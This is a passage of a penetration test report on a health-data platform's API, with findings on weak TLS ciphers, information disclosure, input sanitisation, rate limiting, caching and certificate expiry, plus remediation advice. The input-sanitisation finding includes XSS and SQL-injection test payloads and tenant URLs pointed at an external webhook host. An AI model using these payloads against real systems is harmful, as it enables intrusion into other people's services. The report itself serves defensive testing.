Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
HTTP/2 200 OK
Date: Wed, 11 Mar 2026 18:49:07 GMT
Content-Type: application/octet-stream
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Content-Disposition: attachment; filename="query-plan-IdentifiableDataTest-result-11-03-2026-16:56:14.csv"
Access-Control-Expose-Headers: Content-Disposition
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=3vRNj8MI6xb eJFcd6%2BKXiQ0JB8k7HogtKY7B9%2Bxo6hKzpkS5%2FUX1E7HujHnSmuE0DFOKLjwAQj%2B5NvP6TYTPuaqrbiPxcFi7BP DrB48GMGp3iU%2BbIiThPiG"}]}
Server: cloudflare
Cf-Ray: 9dacbcbee1ded03-LHR
```

Commercial In Confidence

```
value
"100"
"200"
```

If the token has expired the download is blocked

```
HTTP/2 401 Unauthorized
Date: Thu, 12 Mar 2026 10:48:43 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 34
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-
action 'self';frame-ancestors 'self';img-src 'self' data;;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
X-Correlation-Id: df796f69-a91d-4443-a524-9aa27c4a36c2
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=4TLArHKekI5
SS8GqXf19A5%2BoMRcooBz6ci0jv4fzX11c4w2saCDuE2zw04mRoukAQ2bVNvvgmDFdvhFgVdqJuQoY9cuaZiiBKQleUq6
yEF10170bEY%2FGXQe070%3D"}]}}
Server: cloudflare
Cf-Ray: 9db23a6959b9f4a1-LHR
```

```
Invalid download token
jwt expired
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Secure implementations should avoid transmitting sensitive data in URLs and instead use mechanisms such as short-lived tokens delivered via headers or POST requests, alongside appropriate logging controls and strict token expiration policies. Review the application/API logic and if possible, modify it to utilise POST request parameters to securely transmit credential data within TLS 1.2 or greater connections. Generally, authentication tokens such as cookies or Jason Web Tokens (JWT) should be sent via HTTP headers such as Cookie or Authorization.

Further Information can be found at the following URL's:

- https://www.owasp.org/index.php/How_to_protect_sensitive_data_in_URL's
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Authorization>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cookie>

API-5



Weak TLS Cipher Suite Supported (CVSS: 3.7)

Commercial In Confidence

Several ciphers are accepted by the API server when connecting over HTTPS that are largely considered outdated or suboptimal by modern standards, primarily because they either rely on CBC-mode encryption, RSA key exchange, or SHA-1/SHA-2 variants that don't provide forward secrecy guarantees in some contexts.

Generally, all CBC-mode ciphers (AES_128/256_CBC) are vulnerable to padding oracle attacks and are generally slower and less secure than GCM-mode ciphers, which provide authenticated encryption. Similarly, RSA key exchange ciphers (TLS_RSA_*) do not offer perfect forward secrecy (PFS), meaning if the server's private key is ever compromised, all past communications could be decrypted. Only the ECDHE (Elliptic Curve Diffie-Hellman Ephemeral) variants provide PFS, but many of these still use CBC instead of the more secure AEAD modes like AES-GCM.

Results

The server accepted the following 20 cipher suites:

TLS_RSA_WITH_AES_256_GCM_SHA384	256	
TLS_RSA_WITH_AES_256_CBC_SHA256	256	
TLS_RSA_WITH_AES_256_CBC_SHA	256	
TLS_RSA_WITH_AES_128_GCM_SHA256	128	
TLS_RSA_WITH_AES_128_CBC_SHA256	128	
TLS_RSA_WITH_AES_128_CBC_SHA	128	
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256	256	ECDH: X25519 (253 bits)
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	256	ECDH: secp256r1 (256 bits)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384	256	ECDH: secp256r1 (256 bits)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	256	ECDH: secp256r1 (256 bits)
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	128	ECDH: secp256r1 (256 bits)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256	128	ECDH: secp256r1 (256 bits)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	128	ECDH: secp256r1 (256 bits)
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256	256	ECDH: X25519 (253 bits)
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	256	ECDH: secp256r1 (256 bits)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384	256	ECDH: secp256r1 (256 bits)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA	256	ECDH: secp256r1 (256 bits)
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256	128	ECDH: secp256r1 (256 bits)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256	128	ECDH: secp256r1 (256 bits)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA	128	ECDH: sec

The following cipher suites are supported, but should be rejected:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
```

The following TLS curves are supported, but should be rejected:

```
secp521r1
```

Host Affected

sandbox-testing-1.fitfile.net

Commercial In Confidence

Recommendations

Remove or prevent the affected ciphers from being accepted on the server. CBC-mode ciphers are vulnerable to padding oracle attacks and should be replaced with AEAD ciphers (AES-GCM or ChaCha20-Poly1305). RSA key exchange ciphers provide no forward secrecy; ECDHE variants are preferred and SHA-1 based integrity is weak therefore SHA-256 or SHA-384 variants are safer. Replace secp521r1 on remaining elliptic curve ciphers with X25519, secp384r1, and secp256r1.

An example Nginx configuration might have the `/etc/nginx/nginx.conf` or `/etc/nginx/sites-enabled/example.com` configured in the following manner:

```
server {
    listen 443 ssl;
    server_name example.com;

    ssl_certificate /etc/ssl/certs/example.crt;
    ssl_certificate_key /etc/ssl/private/example.key;

    # TLS settings go here
    ssl_ecdh_curve X25519:secp384r1:secp256r1;
    ssl_ciphers 'ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:
                ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384';
    ssl_prefer_server_ciphers on;
}
```

Further information can be found at the following URLs:

- <https://ciphersuite.info/>
- https://nginx.org/en/docs/http/nginx_http_ssl_module.html#ssl_ciphers

API-6



Environment Information Disclosure (CVSS: 3.7)

The target discloses environment information which may help attackers perform more focused attacks. Once the software version number is obtained, attackers would be able to look up any known vulnerabilities associated with that particular version on numerous publicly available vulnerability databases. This helps attackers choose specific exploits better and provides a higher probability for a successful attack.

Results*

The server makes use of Cloudflare

```
GET /fitfile/api/auth/session HTTP/2
Host: sandbox-testing-1.fitfile.net
<snip>
```

```
HTTP/2 200 OK
Date: Mon, 09 Mar 2026 14:37:59 GMT
Content-Type: application/json
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-
NDBiODM0YTMtYzU2ZC00Njc3LWE3ZjEtNjU1Njc0OWIzZTI5' 'strict-dynamic' https://jsd-
widget.atlassian.com https: http: ; script-src-elem 'self' 'nonce-
NDBiODM0YTMtYzU2ZC00Njc3LWE3ZjEtNjU1Njc0OWIzZTI5' https://jsd-widget.atlassian.com https:
http:; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; object-src 'none'; base-
uri *; connect-src 'self' https://sandbox-testing-1.fitfile.net/ffcloud/graphql
https://sandbox-testing-1.fitfile.net/ffcloud https://*.fitfile.net https://*.atlassian.com;
font-src 'self' https://fonts.gstatic.com; frame-src 'self'; img-src 'self'; manifest-src
'self'; media-src 'self'; worker-src 'none'
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
Cache-Control: private, no-cache, no-store
```

Commercial In Confidence

```
Expires: 0
Pragma: no-cache
Set-Cookie: __<snip>
Strict-Transport-Security: max-age=31536000; includeSubDomains
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=8oEHPST%2F2JN4zD608JJHLyJp4DFhG4qBmn1fdJ7YsYgBfjZ46ebwNztd%2BKfi6oZvyXnS3PtnC0LnY8swpv4asvX8B60dfXTG81zJ1GwVsmPdnSzczMzVxmJ3ntFc%3D"}]}
Server: cloudflare
Cf-Ray: 9d9ad21b6a948e49-LHR

{"user":{"name":"pcutest@procheckup.com","email":"pcutest@procheckup.com","image":<snip>
```

The underlying also server is Nginx based on 302 Found responses as shown below:

```
GET /favicon.ico HTTP/2
Host: sandbox-testing-1.fitfile.net
<snip>
```

```
HTTP/2 302 Found
Date: Thu, 05 Mar 2026 15:04:39 GMT
Content-Type: text/html
Location: https://sandbox-testing-1.fitfile.net/fitfile
Strict-Transport-Security: max-age=31536000; includeSubDomains
Cf-Cache-Status: BYPASS
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=l421mgSvbqmk3eDAW11fzDXzligd5N68P06WbB%2FbqKcNaI0NTwhYNkoUOL3Q3hkeMLncm2rcEvAT%2BnAzeGEEhk3uHMQkr9vY6wzPpTbQ9hLEUllQ01Ppeyes3xM%3D"}]}
Server: cloudflare
Cf-Ray: 9d7a03afc85daa02-LHR

<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

In general, avoid disclosing environment information, version numbers and verbose error pages.

To remove the Nginx response in html, reconfigure the settings for redirect response to use a custom error page. It is recommended to do this for other responses as well for a consistent approach.

```
server {
    location /redirect {
        return 302 https://example.com;
```

Commercial In Confidence

```
}  
  
error_page 302 /custom_302.html;  
location = /custom_302.html {  
    root /var/www/html;  
}  
}
```

Further information can be found at the following URL:

- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

API-7 ●●●●● Lack of Input Sanitisation (CVSS: 3.7)

The API does not properly sanitise user input, allowing potentially unsafe data to be submitted to the application and backend systems. While the immediate impact on the API may be limited, this creates an attack surface that could be exploited to compromise the integrity or confidentiality of the wider environment--for example, via the front-end user interface or through second-order injection vulnerabilities, where data is processed unsafely by downstream systems. Although such attacks are typically blind, improperly handled injection payloads on the server side can introduce unnecessary risks. Furthermore, APIs are often exposed to third-party clients, which increases the risk since there is less control over the client-side implementation, making it easier for attackers to submit crafted inputs.

Results

The API permits potentially unsafe payloads to be entered.

An example below shows a POST request to a tenant's endpoint within the fitconnect API path, the name parameter can be injected with different payloads which are not prevented and appear within the user interface:

```
POST /fitconnect/x/api/v1/tenants HTTP/2  
Host: sandbox-testing-1.fitfile.net  
Cookie: __Host-next-auth.csrf-  
token=c07b436f91c258c847f32045db5869ec18750a6c3023b8365496c541ce0847a3%7C938d4e63f3309eab21c38d  
4b11e706ada76a68c39518c4ab1edf42a8f5cd4e3e;  
__tenant=aHR0cDovL3NhbmRib3gtVGZldGluZy0xLWZpdGNvbm51Y3QtZnRjL2ZpdGNvbm51Y3QvZ3JhcGhxbA%3D%3D;  
__Secure-next-auth.callback-url=https%3A%2F%2Fsandbox-testing-1.fitfile.net%2Ffitfile  
Content-Length: 616  
Sec-Ch-Ua-Platform: "Windows"  
Accept-Language: en-GB,en;q=0.9  
Accept: text/plain  
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"  
Content-Type: application/json  
Sec-Ch-Ua-Mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/145.0.0.0 Safari/537.36  
Origin: https://sandbox-testing-1.fitfile.net  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://sandbox-testing-1.fitfile.net/fitconnect/docs  
Accept-Encoding: gzip, deflate, br  
Priority: u=1, i  
Cookie: <snip>  
  
{  
  "id": "df3d2be8-7d4a-4c95-81ed-19d7e616233c",  
  "name": "\"></span>;#v=javascript:alert(document.location)",  
  "audience": "*",  
  "fitConnectBaseUrl": "https://webhook.site/bfc72910-8e72-48d3-8792-69e01a1737f4",  
  "coordinatorBaseUrl": "https://webhook.site/bfc72910-8e72-48d3-8792-69e01a1737f4",  
  "fitConnectCode": "123456789",  
  "isDeleted": false,  
  "profiles": [  

```

Commercial In Confidence

```
{
  "kind": "OMOP",
  "version": "V5_3",
  "schemas": {
    "cdm": "test",
    "vocabulary": "test",
    "results": "test",
    "temp": "y",
    "cohort_discovery_results_table": "results"
  }
}
```

This is accepted:

```
HTTP/2 200 OK
Date: Wed, 11 Mar 2026 17:28:01 GMT
Content-Type: text/plain
Content-Length: 2
Vary: Origin
Access-Control-Allow-Origin: https://sandbox-testing-1.fitfile.net
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-
action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=zT%2B%2B0kx
J0ggKKbJ0mLTy0%2Fq%2FAWKL9YPzQanL7f4s5cesuHV995YgqujmZg4CkOxrXedKPLLoBhMwUQEOfRBCeWV0N50ZWDjKFP
EUL3993qsmVDN8kqAELUWUcZU%3D"}]}
Server: cloudflare
Cf-Ray: 9dac45ed6bb22103-LHR

Ok
```

The UI shows a dialogue within the dashboard:

The screenshot shows the FITFILE dashboard interface. At the top, there's a dark blue header with navigation links: Dashboard, Projects, Data Sources, Data Catalogue, and Data Open. Below the header, the main section is titled "Dashboard". A red alert box displays an error message: "Failed to connect to 1 tenant(s) - \"asdasd\"asdasd\">;#v=javascript:alert(document.location)". Below the error message, it states: "This may be due to a transient network error. Refresh the page or try again later. If the problem persists, raise the issue with the FITFILE support team". At the bottom, there are two cards: "Data Sources" with 17 Total and "Projects" with 5 Total, connected by a central circular icon.

Another example showing Custom templates accepting SQL injection style payloads:

ProCheckUp

Commercial In Confidence

```
HTTP/2 200 OK
Date: Mon, 09 Mar 2026 13:58:17 GMT
Content-Type: application/json
Vary: Origin
Access-Control-Allow-Origin: https://sandbox-testing-1.fitfile.net
Access-Control-Allow-Credentials: true
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-
action 'self';frame-ancestors 'self';img-src 'self' data;;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=As5Baxjhyff
hdSICo6t3o6xQ%2FugcLiQ2D8QxqLYQYFpmV0pW7bXyW%2BLN8KFEKd%2ByAH1Ac55sZV8i1nfGdt4aqNgcQsXs4JIog%2F
QhKdKFnDgJs8mrsJHaSqlsGYE%3D"}]}
Server: cloudflare
Cf-Ray: 9d9a97f779cef52d-LHR

{
  "id": "44d76f65-d997-4fde-acc4-a3d09e47a344",
  "displayName": "CustomTemplate1",
  "transformationTemplateId": "22964e9e-6d1d-43fe-8746-542381018de1",
  "createdAt": "2026-03-09T13:58:17.577Z",
  "updatedAt": "2026-03-09T13:58:17.577Z",
  "createdBy": "auth0|69a89b1acba91fe55d6eb1e9",
  "plans": [
    {
      "key": "test",
      "transformationPlan": [
        {
          "column_name": "test'OR '1'='1'--",
          "transformation": "RoundTransformation",
          "transformation_params": {
            "multiple": 1,
            "additionalProp1": "string",
            "additionalProp2": "string",
            "additionalProp3": "string"
          }
        }
      ]
    }
  ]
}
```

Note that whilst these were not seen to be rendered insecurely during testing it should not be ruled out that a viable payload may be found that escapes HTML and renders insecurely or impacts underlying systems and/or operations.

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Implement server-side protections that prevent unwanted and unnecessary user input on API endpoint parameters. Whilst there are some protections within the API such as type checking, ProCheckUp recommends hardening further and to implement strict and consistent input validation and output encoding for all user-supplied data. This includes enforcing type checks, length restrictions, and pattern validation for every field, and rejecting any input that does not conform. Where untrusted data must be

Commercial In Confidence

stored or processed, it should be properly escaped or encoded before being rendered in the front end or passed to downstream systems, to prevent second-order injection issues.

Additionally, using parameterised queries or prepared statements for database access where applicable is recommended along with leveraging secure libraries or frameworks for data handling, will reduce the likelihood of injection vulnerabilities. Regular security testing and automated scanning should be applied to ensure that new endpoints and fields do not introduce unsafe handling of input over time.

Further information can be found at the following URL:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

API-8 ●●●● Lack of Rate Limiting (CVSS: 3.1)

The API does not apply any rate limiting to prevent overload or other attacks such as brute force of parameters or IDs. Currently the API makes use of GUIDs in many cases meaning it is already difficult to apply brute force techniques; however it may still be susceptible to heavy sustained requests from internal or external sources which could result in DoS conditions.

The absence of rate limiting on an API exposes the service to a range of potential attacks and abuse, increasing the operational risk. Generally, without limits, attackers can perform brute-force or credential-stuffing attacks, repeatedly attempting logins or token guesses without restriction. It can also enable scraping of data, enumeration of parameters or resources, and potential denial-of-service conditions, either accidentally or maliciously, by overwhelming the back end with excessive requests. Even legitimate clients can unintentionally consume resources, but without rate limiting, there is no mechanism to prioritise or throttle traffic, which can lead to degraded performance or outages. For sensitive or high-value APIs, the lack of request throttling therefore represents both a security vulnerability and a risk to service availability.

Results

An example showing a large number of requests from the same source against the API all being processed:

Request	Payload	Status code	Response received	Error
5462	~admin/	404	51	
5461	~/	404	48	
5460	zone-h.php	404	50	
5459	zipkin/	404	49	
5458	zimbra/	404	50	
5457	zf_backend.php	404	47	

Request	Response
Pretty Raw Hex JSON Web Tokens JWS JSON Web T...   	Pretty Raw Hex Render C
GET /fitconnect/x/api/v1/artifacts?impersonate_user_id=adecompress=1&artifactRef=s3://output/identifiable-query/zipkin%2f HTTP/2 Host: sandbox-testing-1.fitfile.net Cookie: Host-next-auth.csrf-token=	1 HTTP/2 404 Not Found 2 Date: Wed, 11 Mar 2026 15:14:35 GMT 3 Content-Type: text/plain 4 Vary: Origin

5462 requests in rapid succession

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Review and consider implementing rate limiting options to ensure stability and mitigate against heavy use or DoS conditions which may impact the server and wider users. There are multiple options available to implement rate limiting depending on the architecture and other factors. Rate limiting can be achieved via Nginx and Cloudflare which are in use with the API. Consult with third party vendors as necessary.

For Nginx, the following are example configurations:

Commercial In Confidence

Request rate limiting

```
limit_req_zone $binary_remote_addr zone=api_limit:10m rate=10r/s;

server {
    location /api/ {
        limit_req zone=api_limit burst=20 nodelay;
    }
}
```

Explanation:

- rate=10r/s → 10 requests per second per IP
- burst=20 → allow short bursts above the limit
- nodelay → reject immediately rather than queue

Connection limiting

This restricts 10 simultaneous connections per IP.

```
limit_conn_zone $binary_remote_addr zone=conn_limit:10m;

server {
    location /api/ {
        limit_conn conn_limit 10;
    }
}
```

At a high level the following are common strategies to consider:

Method	Description
IP-based limiting	Limits requests per source IP within a time window. Useful for anonymous APIs but less reliable behind NAT or proxies.
API key limiting	Applies limits to a specific API key or client identifier. Common in public APIs.
User/account limiting	Limits requests per authenticated user or account ID.
Token-based limiting	Limits based on authentication tokens such as JWTs.
Endpoint-specific limits	Different limits applied to sensitive endpoints (login, password reset, search).
Burst + sustained limits	Allows short bursts but restricts long-term request rates.
Global service limits	Protects backend services from overall overload.
Sliding window / token bucket algorithms	Common algorithms used to implement rate limiting behaviour.

Further information can be found at the following URLs:

- <https://owasp.org/API-Security/editions/2019/en/0xa4-lack-of-resources-and-rate-limiting/>
- <https://developers.cloudflare.com/waf/rate-limiting-rules/>
- <https://blog.nginx.org/blog/rate-limiting-nginx>

Commercial In Confidence

API-9



Cacheable Responses (CVSS: 0.0)

API responses do not include anti-caching headers. While this is generally less of a concern for API interfaces, as they are typically consumed programmatically rather than rendered directly in a browser, there remains a potential risk depending on how the API is integrated.

Developers may interact or integrate with the API through browser-based clients or web applications, and although the primary application logic may be implemented using GraphQL, standard API requests may still be used alongside it. In such cases, responses could be cached by the browser or intermediary systems, potentially leaving sensitive data stored locally. This observation is noted primarily for completeness and awareness.

Results

An example API query showing the response which does not prevent caching:

```
GET /ffcloud/api/v1/datasets HTTP/2
Host: sandbox-testing-1.fitfile.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/text
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6Ikp1bmI6ImlwIj09eyJ1bmI6ImlwIj09eyJ1bmI6ImlwIj09
```

The response may potentially contain data that an attacker could use to build viable queries in other requests such as ID values - it should be noted also that Cloudflare is not caching data passed through it as per the Cf-Cache-Status which is optimal:

```
HTTP/2 200 OK
Date: Fri, 06 Mar 2026 16:29:30 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 13140
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-
action 'self';frame-ancestors 'self';img-src 'self' data;;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=qiZx5d0Nubs
drMvkVTJgIb2eTVRvxYXQLWMLC8Xfhkyd%2BMCRW2L%2F%2B%2FHovk%2F1X6rnAS8QvXX0%2Fa99E%2F3FVrukQmdSYjZT
4YbUF9yhy2kF6nUNwNfrVBRsAlugvZ4%3D"}]}}
Server: cloudflare
Cf-Ray: 9d82bd5badef6397-LHR

{
  "cursor": {},
  "data": [
    {
      "id": "c2c8baba-49d9-4485-856d-fc18d1a85874",
      "dataset_id": "PostgreSQL.0e6c333c-0fd2-f3f1-4ef0-b61acb62e1a8.363472e9-0530-4ca0-a00f-
54e9c861831a.test_dataset_1",
      "fields": {
        "observation_id": {
          "nativeDataType": "text"
```

Commercial In Confidence

```
},
"person_id": {
  "nativeDataType": "text"
},
"observation_concept_id": {
  "nativeDataType": "text"
},
"observation_date": {
  "nativeDataType": "text"
},
"observation_datetime": {
  "nativeDataType": "text"
},
"observation_type_concept_id": {
  "nativeDataType": "text"
},
"value_as_number": {
  "nativeDataType": "text"
},
"value_as_string": {
<snip>
```

Hosts Affected

sandbox-testing-1.fitfile.net

Recommendations

Where possible return anti cache headers on requests that return data that might be sensitive. Ideally return the cache settings consistently for all requests to the API. As it is not possible to guarantee how third-party developers may choose to integrate with it this should be covered as a layered defence.

Typically setting a Cache-Control header like the example used below is recommended:

Cache-Control: no-store, no-cache, must-revalidate, private

Pragma: no-cache

Expires: 0

Further information can be found at the following URL:

- <https://owasp.org/www-project-secure-headers/#cache-control>

API-10



Certificate Due to Expire Soon (CVSS: 0.0)

The certificate used to protect the API URL on the server is due to expire on the 24th of April 2026. Once expired the chain of trust that the certificate provides prevents it being possible for the validity of the server to be trusted and means that man in the middle attacks are more likely to succeed.

Results

The wildcard certificate for the server/URL is due to expire within the next 60 days (24th April 2026):

Server Certificate #1	
Signature Algorithm	SHA256 with RSA
Server key size	RSA 2048 bits (exponent is 65537)
Server key usage	Digital Signature, Key Encipherment
Server extended key usage	TLS Web Server Authentication
Serial	9CCF0B614F94E99F0E3CE7E883CE4532 (OK: length 16)
Fingerprints	SHA1 4B31F188921A6964363BDD210C09C58471C38878
	SHA256
2B47C3329E60EB0987D0EDD9C01604FCFADE6893B35F7F0E2321D76728607F7D	
Common Name (CN)	fitfile.net (request w/o SNI didn't succeed)
subjectAltName (SAN)	fitfile.net *.fitfile.net

Commercial In Confidence

```
Trust (hostname)          Ok via SAN wildcard (SNI mandatory)
Chain of trust             Ok
EV cert (experimental)    no
Certificate Validity (UTC) expires < 60 days (50) (2026-01-24 13:32 --> 2026-04-24 14:30)
```

```
Server Certificate #2
Signature Algorithm       ECDSA with SHA256
Server key size           EC 256 bits (curve P-256)
Server key usage          Digital Signature
Server extended key usage TLS Web Server Authentication
Serial                   066339868E38D24C11FA53AFF285514A (OK: length 16)
Fingerprints              SHA1 380EEA59A31466F8B36B4938CBC5FB0CD7595673
                          SHA256
0098AB438D8B0D1D4F0F7ABBD6EC2760DB098F437812092DB5909DB9EDAD568
Common Name (CN)          fitfile.net (request w/o SNI didn't succeed, usual for EC
certificates)
subjectAltName (SAN)      fitfile.net *.fitfile.net
Trust (hostname)          Ok via SAN wildcard (SNI mandatory)
Chain of trust             Ok
EV cert (experimental)    no
Certificate Validity (UTC) expires < 60 days (50) (2026-01-24 13:32 --> 2026-04-24 14:32)
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Renew the certificate in good time ahead of its expiry to preserve the chain of trust between any clients (web/api) and the server.

API-11 ●●●●● Web Security Header Disabled (CVSS: 0.0)

An XSS protection feature (X-XSS-Protection) has been disabled in API request responses. This header is deprecated in modern browsers and should not be relied on as a primary defense; however, API endpoints can still be a source of XSS injection or can expose data to third-party clients depending on how responses are consumed. Where APIs are embedded in web pages, used by third-party clients, or proxied into HTML contexts, the absence of browser-level protections potentially increases the risk that injection flaws will be exploitable.

Results

Example request and response showing that the protective header is disabled:

```
GET /ffcloud/api/v1/omop/search?text=text&limit=10 HTTP/1.1
Host: sandbox-testing-1.fitfile.net
Authorization: Bearer
<snip>
```

Response shows that the header is disabled:

```
HTTP/1.1 200 OK
Date: Mon, 09 Mar 2026 11:49:16 GMT
Content-Type: application/json
Connection: keep-alive
vary: Origin
content-security-policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-
